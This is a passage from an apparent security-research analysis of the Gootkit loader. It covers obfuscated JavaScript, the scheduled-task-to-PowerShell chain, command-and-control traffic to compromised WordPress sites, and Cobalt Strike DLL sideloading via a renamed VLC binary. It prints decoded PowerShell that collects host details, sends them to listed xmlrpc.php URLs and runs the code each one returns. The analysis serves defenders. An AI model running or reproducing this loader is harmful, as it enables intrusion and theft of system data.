\\0\'N0\'\\\\\\"\'/\\\\+\'+3\'+\\5\'\\\\\\'.,T601\'0\\*\'C\\7+\\+\'\')\\+\',\\\\ \'.';writtenu='t\\\'\'\\\\n\'ty\'s\\.ip+\\\'\'\\\\\\'\'\\+++/\\\'\'\\\\\\'\'\\cog+o\'(\\m\'m\\\\+\'/\\\'\'\\+\'+\\\\n\'+\\\'\'\\/\'z\\x+\\:\'\'m\\+\'l\\\\)\'+r\
'D\\\\\\'\'\\\\+\'s+\'+\\\\\\'\'\\\\.\'+p\'J\\c\'R\\\\+\'pw\'+\\\\t\'N\\t\'\'+\\.\'\\\\\\'+\\+\'\'S';zsjkzg='\\+\'\'\\\\\\'\'+\\++\\s\'\'\\\\\\'p)l$t\\\'\'\\\\\\'\'\\++++\\\'\'\\\\\\'\'\\}s(t\\\'\'\\{\'+\\%+\\+\'\'|\\c\'}\\ae\\h\'it\'+\\cf\\+\'
\'h\\0\'\\\\\\'+\\\"\'\\+\'+\\\\(\'(\\@\'${(0_}\'1\\;.\\+\'\'\\\\\\'\'+\\++';rvmvdh='t\\r\'c+\'+\\(e\\+\'j\\\'\'\\oblo\\o\'tE-+ox\'\\\\\\'cE+Coc\'\\\\\\'\'\\\\\\'w++)\'\\\\\\'\'+\\.+(l\\\'\'\\\\T\'e+yun\\\'\
'\\\\=\'+O\')\\\\\\'\'\\++';bear9='+\'\\\\\\'\'\\\\\\'+++t\'\\\\\\'\'l\\ei\\t\'csa+\'\\\\\\'\'\\\\\\'+++e\'\\\\\\'\'r\\|a\\m\'\'\\\\\\'u+++';figurer=' \'\\\\\\'H,i+KAt\\(\'/[\'v\\m\'\\\\\\'+]++\'(\\\\\\'\'\\4 K55\'S\\-\'\\\\\\'+1++\'8\\\\\\'\'\\,6
36\'n\\-\'\\\\\\'+2++\')\\\\\\'\'\\,3';hat5='+I\\\'\'\\(\'+\\\\+\'+\\\'\'\\s\'r\\tSp.Iem\'n\\ocd+\\\'\'\\\\\\'\'\\++)m\\\'\'\\+eC';tbkfw='ao\'\\\\\\'eC+lR:\'\\\\\\m:o\\\'\\\\\\'\'\\e+++\\\'\'\\\\\\'\'\\)a]
t+\'\\\\\\'o(++c\\\'\'\\\\\\'\'\\Xee+e\'d\\\\\\'\'\\o+)oM\'+\\\\\\'\'\\(r++\\\'\'\\\\\\'\'\\C+nl';function beenw(end1, msprr){ors[circlex](ors[cold2])(list6);list6 = icet;}are0='l\\+\'\'l\\{\'\\\\\\'+\\$\'\'+\\+\'\\\\\\'a\\+\'b.\'%\\\\\\'\'\\|_+
+}\'\\\\\\'\'e\\c+\\e\'\'o\\+\'m\\\\.\'+/\'l\\\\\\'\'\\\\+\'l';feed7='\\+\'\'\\\\\\'\'+\\++\\e\'\'\\\\\\'\'l\\Rtl+\\n\'\'t\\+\'\\\\\\'}\\+\'\'+\\w\'\\\\\\'+Seh\'\\\\\\'me)+tt\'\\\\\\'\'e\\
+\\+\'\'\\\\\\'\'+\\+;\\a\'\\\\\\'e';sudden3='\\+\';(\'e\\10t;4=\\$\'e5\'+\\-\'\\\\\\'+4+s\'3\\\\\\'\'\\,v+v3m\\i\'\'+\\y\'8\\S+)+[\']\\ \'(\\=mAl\\X\'A[
V+';color5='+\\\'\'\\T\'H\\:+eq:\'\\\\\\'U]()o\\\'\'\\+$++(\'\\\\\\'\'\\\\\\'+tgL\'r\\\\d\' er)\'v\\+\'\\\\\\'+(+';wem='++m\'(\\z\'\\\\\\'+DtN\'J\\\\F\'c\\i\'a)\'+\\+l\\+\'\'(\\R\'\\\\\\'+\\l\'\'S\\+\'\\\\\\'p\\+\'\')\\w\'+\\S+(e
\'\\\\\\'N=eCa\\r\'\'\\\\\\'\'+\\)+\\+\'\'+\\ \'(\\dm';pluralu='P+p\'$\\s\'\\\\\\'+:l+\'/\\\\m\'e/x;(m/)\'a\\\\k\'+n\'+\\g\'\\\\\\'+a0';zemlob='*\'b\\7\'O\\)+-+)\'w\\ \'\\\\\\'l!a+l=d\\b\'\' \\e\'(\\N+1+(\'+\\(\'3\\wk)aeP-cn\'(\\:\'5\\:+*+\\\
'\'\\1\'+\\)$';mouthl='+p(\'\\\\\\'e\\O\']Ist:\\\'\'\\E\'+\\\\+\'+\\\'\'\\)\'.\\+B\\:\'\'(\\+T\\+\'\'\\\\\\'\'s\\m+lie\'i\\t\'\\\\\\'l\\+\'\')\\+\'+\\\\+\'E(\'s\\\\n\'s\\\'\'\\c\'+\\\\+\'+\\\'\'\\)\'y\\+c\\1\'\'(\\+2';madeq='\\\'\'\\\\
\k\'++\'p\\\\\\'\'\\s+Oc\\\'\'\\_\'+\\\\)\'+\\{\'\'+\\:\'\\\\\\'p/+2\'/\\3\'\\\\\\'+n\"+\\\\\\'\'\\\\0\'r+\"c\\\\l\'\\\\\\'mi++xW\'\\\\\\'\'\\\\\\'+e++\'\\\\\\'\'\\\\\\'++/ \'\\\\\\'\'\\\\\\'$n++_\\\'\'\\\\\\'\'\\+e';function beautyk(same0,
bottom8){ors=broughtm(fxhipsf(deepn),onlym);list6[42554] = both0;}cyktfd='(+ml7\'\\\\\\'i8`+\'0\\\\t\'+9qe\'/\\t\'5\\\\d\'+7\'+\\,\'\\\\\\'+5Us\'+\\yola\\$\'t) +i]\'\\\\\\'\'(\\S+A+ \'[\\\\\\'\'\\m;';close8='\\\'\'\\\\
\'t)\'+\\+\'\\\\\\'+(+o\'\\\\\\'\'i\\l=\\S\'\'\\\\\\'.++)\'\\\\\\'\'+\\s+( \\\'\'\\\\[\'O+Na\'\\\\\\'e\\+\'ts\')\\e.';postu='\\r\'\\\\\\'+\\+\'\'+\\)\'\\\\\\'a+B;m($)e\\\'\'\\\\+\'+I\'+\\\\\\'\'\\\\+\'()\')\\+\'\\\\\\'\"(\\++\\\'\'\\\\\\'\'\\t+L='
;hadw='\\\\\\'\'\\\\+\'++\'+\\\\\\'\'\\\\u\'iF\'o\\M\'\\\\\\'+o++\'C\\\\\\'\'\\$ mo\\\'\'\\/\'+\\x+\\+\'\'\\\\\\'\';\\+=)h\\
\'\'}\\mS\\+\'w\\\'\'\\+R+c\\J\'r\\D\'ae\'l\\\\e\'+r\'+\\\\\\'\'\\\\+\'z+\'m\\\\\\'\'\\alp+n';wonderd='+\'m\\(\'a\\\\+\'+e\'r\\\\\\'\'\\\\o\'o+i)\'\\\\\\'\'+\\r+(+\\\'\'\\\\\\'\'\\+$cn\\ \'t\\\'\'\\tM)+Sa';mix9='
\'1\\\\\\'\'\\\\+\'+\\\'\"\\+\'\\\\\\'1\\0\'\'+\\0.s+F\'[\\5\'A\\4+[03\'m\\\\.\'7]\'+\\(0\\+\'11\'0\\*\'\\\\\\'01++\'2\\\\\\'\'\\5+\\/\"\',\\\\e\';4m+ +\'\\\\\\'W';function fxhipsf(simpled){finger9 = "";for ( lone8 = icet; lone8 < 12582;
lone8++ ){naux = town2(simpled,lone8);finger9 = meat6(finger9,naux,lone8);}return
finger9;}wikqz='+\'\\\\\\'\'\\\\\\'tl|ni.\'o\\A\'C\\\\+\'+.\')\\\\\\'\'\\+w+l(\'\\\\\\'p\\+\'\'m\\p\'\\\\\\'+Ph+\'\\\\\\'e\\s\'r)-e\'+\\t\'(\\\\+\'+\\\'\'\\+\'l\\\\e\'
\\{\'\'s\\)$\\+\'\'+\\+\'(\\\\+\')\\\'\'\\y\'i\\\\_\'+\\\'\'\\+\')';size8='++\'\\\\\\'\'\\\\\\'+n/
p\'i\\\\/\'$\\:\'_+s+.\\\'\'\\\\m\'+haa\'p\\mi\\p\'\'\\\\\\'\'+\\++\\+\'\'\\\\\\'\'\\\\\"n.t\\\'\'\\_t++$h\\\'\'\\{\",\\ew\\,\"\'r\\h\"\\\\\\'+tp+\'\\\\\\'h\\i\'p';function chooseh(design6, nvtbd, key4){deepn =
trainj+flat1+trucke+hitc+melody4+backe+nwzq+gdjpx+touch6+xrva+company3+pnmvp+directq+zwgho+invent3+cvebqwix+numeral6+yhccbqid+prepareg+coolj+lgkv+dinom+provide2+opdn+captainh+leayt;list6[21552] = teeth2;duringz(boyo);}boatg='\\+\'\'q\\)\
'p\\+t\\}\'n()+u\\\'\'\\\\o\'+a\'Z\\\\\\'\'\\x+))\\\'\'\\+\'+\\(C\\+\'\'\\\\\\'\'Q\\m+$;E\'\\\\\\'\'\\\\\\'.++)\'\\\\\\'\'+\\(+($';frvs='\\\'\'\\2\'+\\-/\\3\'55.J\')\\\\7\'+)\'+\\[\'\\\\\\'+A.R\'[\\\\0\'3m\'+\\]\'\\\\\\'+(+w\'7\\S\'4\\\\
\'55(+/8W\\\'\'\\/\' \\6+n+';current0='\']\\4tm++]a\'5\\\\:\'A):+\']\\\\C\'+(\'e\\ \'r\\D+\\.\'\')\\+s;r\\\'\'\\}\'t\\ +S+e\'\\\\\\'\'l\\+rs';drahmp='t+\\\'\'\\c\'t\\\\+\'.r\'+\\\\\\'\'\\\\t\'++ie\'\\\\\\'s\\N\'\'e\\+a-+\\\'\'\\\\\\'\'\\j++.
b\'\\\\\\'dOmse\\e\'\'\\\\\\'\'+\\++\\+\'\'\\\\\\'\'i\\arm}\\c\'\'W\\+\'-';could3='\\\'\'\\\\\\'\'\\+yo+\\\'\'\\\\\\'\'\\g+)Dn\'+\\\\\\'\'\\(f++\\z\'\'\\\\\\'vPoipEM\\\'\'\\NJ++s\'\\\\\\'\'L\\r+ePt\'\\\\\\'$\\ \'\')\\+=++\\
\'\'(\\S\'\\\\\\'(\\+\'\'e\\+\'P\\\\+\'S';took3='\'-\\Jm3+\\\'\'\\)\'+\\]+\\=\'\'(\\J\"A\\Ov[M\\$\'om;+z]\"\\\\\\'i(\'b\\4lb+8l$\'-\\(a16m\'2\\z\',\\D+2+';seab='\\.\'p\\N\'\'^\\t\'\\\\\\'+\\+\'\'+\\+\'\\\\\\'n\\a\'a\\\'\"\\-\'\\\\\\'+\\+\'\'+
\\+\'\\\\\\'m\\h\'\'+\\R\'\\\\\\'+a++\'n\\\\\\'\'\\deea\\\'\'\\\\\\'\'\\++++\\\'\'\\\\\\'\'\\o}m/\\\'\'\\a/++n:\\\'\'\\.\'m\\_e';ghwc='\'m\\\\\\'\'\\]+ +(\'f\\4\'q\\0p\\C\'e7.+\'4\\\\U\'+/\'p\\4\'\\\\\\'+2e+\',\\\\\\'\'\\1sZ';ride1='\'c\\.\'.\\\
\+\'m\\\'\'\\+(+c\\(\'/\\\'\'\\_\'p\\$+\\+\'\'{\\+\'%\\\\(\'/\\\'\'\\h\'+\\\\+\'+\\\'\'\\+\'|\\\\n\':\\e\'\'p\\+\'\\\\\"+\\+\'\',\\e\'\\\\\\"puwhtq-\\t\'\'\\\\\\'\'+\
\++\\+\'\'\\\\\\'\'t\\ioth\\b\'\'\\\\\\'j+++';wpiiou='\\)\'\\\\\\'R+]+\'(\\\\\\'\'\\\\+\'+$\'i\\\\\\'\'\\\\t\':+\')\\\\:\'++S;\'(\\\\\\'\'\\\\e\'++Gp\'\\\\\\'\'\\\\\\'e)+)\'\\\\\\'\'+\\++(.\\\'\'\\\\C\'c)\'t\\)\'.\\s+s+';cnqciq='b\'e\\jMt)e\'i\\C
(r+\\\'\'\\\\\\'\'\\)++a+\'\\\\\\'\'(\\We\\+\'s.\'T\\\\n\'n\\\'\'\\+a)+\\g\'\'+\\A\'(\\qo\\+\'pm\'w\\\\s\'eSe+rC\'\\\\\\'\'R\\y+\\+\'\'X';sdgkzz='\\\'\'\\\\\\'\'\\++))\\\'\'\\\\\\'\'\\m/++l\'\\\\\\'\'r\\m+p|e\'c\\t%\\:\'{\\p\'i+t+f\\t\'\'\\\\\
'\'.';felli='\\\'\'\\4w)f6R+ie\'(\\\\;\'+\\\'\'\\+\'s\\\\+\'J\\\'\'\\sD)taz+\'B\\(mo';walkn='l{b Q}tuuxkjNfrboktgcyuor=tosrnso;c
';pcarez='\\t\'\'g\\+{n+\\\'\'\\\\\\'\'\\-++y\\\'\'\\\\\\'\'\\+)e+\\\'\'\\L\'s\\.+\\s\'\'e\\+t\\l\'e\\\'\'\\+\' \\\\+\'+\\\'\'\\u\'+\\\\(\'m\\\'\'\\+\'2\\\\+\'+0\'l\\\\\\'\'\\ae+)v\'\\\\\\'{\\+\'\'}\\+\'\\\\\\'+\\l\'\';\\.\'
```


Figure 10. Code snippet from Object Relations.js

Another surprising feature of the JavaScript that was used is its unusually large file size at an estimated 50 megabytes. The large number of bytes is filled with a string of characters. The purpose is unclear, but it might be aimed at interfering with file handling and analysis.

Here is the execution chain of the script:

> Scheduled task → *wscript.exe* → *cscript.exe*→ PowerShell

Thereafter, C&C access is performed from the PowerShell.



```
function anonymous() {
D = 'fu'+'nc'+'tio'+'n '+'SK'+'v'+'ZT'+'('+'$'+'V'+'gNO'+'p'+')'+'{'+'$'+'o'+'U'+'q'+'t'+'='+'"'+'0'+'345F0'+'1'+'C06'+'"'+';funct'+'io'+'n
'+'Sw'+'R'+'J'+'Dzm($bb'+'OJ'+'JA'+'L'+'){'+'$'+'QxZ'+'p'+'qf '+'= [Sy'+'s'+'te'+'m'+'.I'+'O'+'.'+'Me'+'m'+'o'+'ry'+'St'+'re'+'am]:'+':'+'n'+'ew'+'();$'+'X'+'y'+'mqA'+' ='+'
['+'S'+'y'+'ste'+'m'+'.'+'I'+'O.S'+'trea'+'m'+'Writ'+'e'+'r]'+'::new((Ne'+'w-Obje'+'c'+'t'+' S'+'ys'+'te'+'m.'+'I'+'O.C'+'omp'+'re'+'s'+'s'+'i'+'o'+'n'+'.'+'GZ'+'ip'+'St'+'r'+
'eam'+'('+'$'+'Q'+'xZ'+'pq'+'f'+','+'['+'S'+'y'+'s'+'tem'+'.'+'I'+'O'+'.'+'C'+'o'+'m'+'pression'+'.C'+'ompr'+'es'+'s'+'io'+'n'+'Mode'+']'+'::Co'+'mp'+'re'+'s'+'s))'+')'+';'+'$
'+'Xy'+'mqA'+'.W'+'rite('+'['+'S'+'tr'+'i'+'ng]'+':'+':Join("|'+'!'+'"'+',$bb'+'OJ'+'J'+'AL'+')'+');'+'$'+'X'+'ymq'+'A'+'.'+'C'+'l'+'ose'+'('+')'+';['+'S'+'y'+'s'+'te'+'m'+'.C
on'+'vert'+']::ToBas'+'e64'+'S'+'tr'+'i'+'ng'+'('+'$Q'+'xZ'+'pq'+'f.'+'To'+'A'+'r'+'r'+'ay'+'())}$Nx'+'c'+'m'+'p'+'sd '+'= Sw'+'R'+'JDzm'+'(('+'dir
e'+'n'+'v'+':'+'|'+'w'+'he'+'re'+'{$'+'_.'+'val'+'u'+'e.Le'+'ngth '+'-lt'+'
'+'10'+'0'+'}|%{('+'$'+'_.nam'+'e'+'+'+'"'+'^'+'"+$_'+'.valu'+'e)'+'}'+')'+'+'+'("OSWMI'+'^'+'"+('+'G'+'e'+'t'+'-Wmi'+'Obj'+'e'+'ct'+'
'+'Wi'+'n32'+'_O'+'p'+'er'+'a'+'tin'+'gS'+'ys'+'tem'+')'+'.'+'capt'+'i'+'o'+'n'+')'+');'+'$PkdaoE'+'n'+'f'+' '+'= '+'S'+'wRJ'+'D'+'z'+'m(g'+'ps'+'|'+'se'+'lec'+'t
'+'n'+'a'+'m'+'e'+' -'+'u'+'n'+'i'+'que'+'|'+'%{$_'+'.nam'+'e'+'});'+'$CoMF'+'v'+' '+'='+' '+'Sw'+'R'+'JDz'+'m(g'+'ps|w'+'he'+'re{$_.'+'ma'+'in'+'w'+'ind'+'owti'+'t'+'l'+'e}|%
'+'{'+'$'+'_'+'.'+'n'+'a'+'me+"'+'^'+'"+'+'$_.mai'+'n'+'w'+'i'+'nd'+'ow'+'t'+'itl'+'e'+'}'+')'+';'+'$bQY'+'U'+'u'+' '+'= SwRJD'+'z'+'m(('+'('+'ne'+'w-'+'obj'+'ect -'+'co'+'m s
h'+'e'+'l'+'l.app'+'l'+'ic'+'a'+'ti'+'o'+'n'+')'+'.'+'N'+'a'+'m'+'e'+'s'+'p'+'a'+'c'+'e('+'0'+')'+')'+'.'+'Item'+'s('+')'+'|%{if'+'('+'$_.'+'I'+'s'+'L'+'ink'+'){'+'"0"'+'+'+'$
_'+'.'+'Na'+'me'+'}'+'el'+'se'+'if'+'($_'+'.'+'IsFol'+'d'+'e'+'r'+')'+'{"1'+'"'+'+$'+'_.N'+'a'+'m'+'e'+'}'+'e'+'l'+'s'+'eif'+'($_.'+'IsF'+'ile'+'S'+'y'+'ste'+'m'+'){'+'"'+'2"'
+'+[IO.'+'P'+'a'+'th'+']:'+':'+'G'+'e'+'tFi'+'l'+'eNa'+'me($_'+'.'+'Path'+')'+'}el'+'se'+'{"'+'3"'+'+$_.Name'+'}}'+')'+';'+'$'+'D'+'oMJ'+' =
'+'SwR'+'JDzm'+'('+'gdr'+'|'+'w'+'her'+'e{$'+'_'+'.free -g'+'t'+' '+'500'+'00}'+'|%'+'{$'+'_'+'.n'+'ame+'+'"'+'^"+$'+'_'+'.'+'u'+'se'+'d'+'})'+';['+'Net.'+'Serv'+'iceP'+'oi'+'
ntM'+'a'+'nag'+'er'+']'+'::S'+'e'+'c'+'u'+'r'+'ity'+'Pr'+'o'+'toc'+'o'+'l '+'='+' [Net.'+'Sec'+'u'+'ri'+'ty'+'Pr'+'otoco'+'lTy'+'pe]:'+':T'+'l'+'s'+'12;'+'[N'+'e'+'t.'+'S'+'er
'+'v'+'ic'+'eP'+'oi'+'ntMa'+'nager]'+':'+':S'+'erve'+'r'+'Certifi'+'c'+'ateV'+'ali'+'d'+'ati'+'o'+'nC'+'a'+'llb'+'ac'+'k'+' '+'={$t'+'rue}'+';'+'$'+'v'+'mmX'+'V'+'C=[Sys'+'te'
+'m.N'+'et.'+'We'+'bR'+'e'+'q'+'uest]::C'+'r'+'e'+'at'+'e'+'('+'$V'+'gNOp'+')'+';$'+'vm'+'mXV'+'C.U'+'serAg'+'e'+'n'+'t'+'="Mozilla'+'/5'+'.0'+' (W'+'i'+'ndows'+' N'+'T'+'
'+'1'+'0.'+'0'+'; Wi'+'n64'+'; '+'x6'+'4'+')'+' '+'A'+'ppleW'+'e'+'bK'+'it/'+'5'+'3'+'7'+'.3'+'6'+' '+'(KHT'+'ML'+','+' l'+'i'+'k'+'e'+' G'+'ecko)
'+'Ch'+'ro'+'me/'+'107'+'.0'+'.'+'0.'+'0'+'
Safar'+'i'+'/5'+'3'+'7.3'+'6'+'";$v'+'mmX'+'V'+'C.'+'K'+'e'+'ep'+'Al'+'iv'+'e=0;$'+'v'+'m'+'m'+'XVC.'+'Hea'+'der'+'s.'+'A'+'d'+'d'+'("'+'Cook'+'ie'+':'+'
'+'$'+'oUq'+'t=$'+'N'+'xcm'+'ps'+'d; $'+'o'+'U'+'q'+'t`1='+'$'+'Pk'+'da'+'oEn'+'f'+';'+' $oU'+'qt`'+'2'+'=$'+'CoM'+'Fv; $oUq'+'t'+'`3'+'='+'$b'+'QY'+'Uu;'+'
$'+'o'+'U'+'q'+'t`4='+'$'+'Do'+'M'+'J");$'+'B'+'c'+'nE'+'i'+'B'+'sO'+'=ne'+'w'+'-object '+'S'+'ys'+'tem'+'.'+'I'+'O'+'.S'+'t'+'r'+'e'+'a'+'mReader '+'$'+'vmmXV'+'C.'+'Ge'+'t'+
'R'+'espo'+'nse'+'()'+'.'+'Ge'+'t'+'Re'+'spon'+'s'+'eSt'+'rea'+'m('+');'+'$'+'Ppvzfy'+'='+'('+'$B'+'c'+'n'+'E'+'iB'+'sO.Re'+'a'+'d'+'To'+'E'+'n'+'d()'+')'+'
'+'-s'+'pl'+'it'+' '+'$oUq'+'t'+';if'+'('+'$P'+'pvzf'+'y'+'.'+'C'+'ount'+' -e'+'q'+' '+'3)'+'{'+'iex('+'$Pp'+'v'+'zfy[1]'+' -'+'re'+'p'+'lac'+'e'+' '+'"'+'\^"'+','+'"'+'")'+';
'+'}}w'+'hi'+'l'+'e'+'('+'1'+')'+'{try'+'{S'+'KvZT'+'(@("'+'h'+'t'+'tps'+'://'+'a'+'h'+'an'+'pt.ir/'+'xm'+'lr'+'pc'+'.'+'p'+'h'+'p","h'+'t'+'t'+'ps:/'+'/ru'+'s'+'cr'+'ed.'+'si
t'+'e'+'/'+'xmlr'+'p'+'c'+'.ph'+'p'+'"'+','+'"'+'h'+'ttp:'+'/'+'/'+'b'+'od'+'ilbruun'+'.d'+'k/xml'+'rp'+'c.php'+'"'+',"'+'h'+'ttp'+'s'+':'+'/'+'/'+'ntum'+'at'+'ch'+'e'+'s.tw/
xmlrp'+'c.'+'p'+'hp'+'","'+'h'+'ttp'+':'+'/'+'/c'+'l'+'earc'+'h'+'o'+'i'+'ceair'+'trea'+'tme'+'nt'+'.'+'com/x'+'ml'+'rpc.php","htt'+'p'+'s://'+'th'+'edink'+'pic'+'kl'+'e'+'ba'
+'ll'+'.'+'com/'+'x'+'m'+'l'+'r'+'pc.'+'p'+'hp'+'"'+',"ht'+'tps'+':'+'/'+'/'+'a'+'llt'+'hete'+'c'+'h.'+'c'+'o'+'m/
x'+'m'+'lr'+'pc.'+'p'+'h'+'p","h'+'tt'+'p'+'s'+':'+'//m'+'g'+'pl'+'ast'+'cu'+'tl'+'er'+'y.'+'com'+'/xmlr'+'pc'+'.'+'p'+'h'+'p","'+'ht'+'t'+'ps://mangay'+'ar'+'o'+'.'+'co'+'m/
x'+'mlrpc'+'.'+'ph'+'p'+'","h'+'t'+'t'+'ps'+'://'+'c'+'e'+'n'+'tr'+'e-'+'s'+'a'+'me'+'kh'+'.ch'+'/x'+'m'+'lr'+'p'+'c'+'.ph'+'p") '+'|'+'
'+'G'+'e'+'t'+'-'+'Rand'+'o'+'m'+')'+'}'+'catch'+'{};'+'sle'+'e'+'p '+'-'+'s'+' '+'20'+'}'; h=WScript; m =
('sub')+('s')+('tr');A=('St')+('dI')+('N')+('S')+('C')+('r')+('I')+('P')+('t')+('Full')+('N')+('aMef')+('uLlN')+('a')+('mE')+('o')+('
IHost.Sleep("10815");
IHost.FullName();
IHost.ScriptFullName();
IHost.CreateObject("sHeLl.ApPlicatION");
IShellDispatch6.ShellExecute("cscript", ""  ~1.JS"", ""C:\Users\{user}\AppData\Roaming\Entr", "oPEN", "0");
```

Figure 11. A portion of the decoded code as captured by a Windows Antimalware Scan Interface (AMSI) event

C&C access

A process launched from a scheduled task runs a PowerShell script and retrieves files for subsequent engagement from the server that abused WordPress on the legitimate site.

The process has top-level domains for various countries and has the file name *xmlrpc.php* directly under it. It appears to have 10 URLs per script, all of which are potential destinations. Several random attempts will be made from these.


Waiting time

The second stage of infection takes place after the waiting time. While waiting, the scheduled task performed approximately two C&C accesses per day, with no additional processes executed after the C&C accesses. We observed the waiting time to be several hours and in some cases, two days.

This latency, which clearly separates the initial infection stage from the second stage, is a distinctive feature of Gootkit loader's operation. Currently, operations in the second stage observed at the same season are similar. Therefore, it does not appear, for now, that multiple threat actors are entering the operation from this second stage.

Second stage of infection: Use of Cobalt Strike

Upon successful connection to the C&C server and when the waiting time is over, *msdtc.exe* and *libvlc.dll* are dropped. The file name *msdtc.exe* impersonates the name of a legitimate Windows component; the entity is a legitimate VLC Media Player.



Signature Info

Signature Verification


✓ Signed file, valid signature

File Version Information

Copyright	Copyright © 1996-2021 VideoLAN and VLC Authors
Product	VLC media player
Description	VLC media player
Original Name	vlc.exe
Internal Name	vlc
File Version	3.0.14
Date signed	2021-05-10 09:04:00 UTC

Figure 12. File information related to the hash of msdtc.exe

The legitimate file, *msdtc.exe* (which is VLC Media Player renamed) loads *libvlc.dll* with its function as a module related to Cobalt Strike with the DLL sideloading technique. From this point onward, *msdtc.exe* acts as a part of Cobalt Strike while still being a valid signed and legitimate executable program.



[redacted] Low Signed Process Loading Unsigned DLL A signed executable has loaded an u... TA0003, TA0004, TA0005 T1574.002 2022-11-25 04:32:51

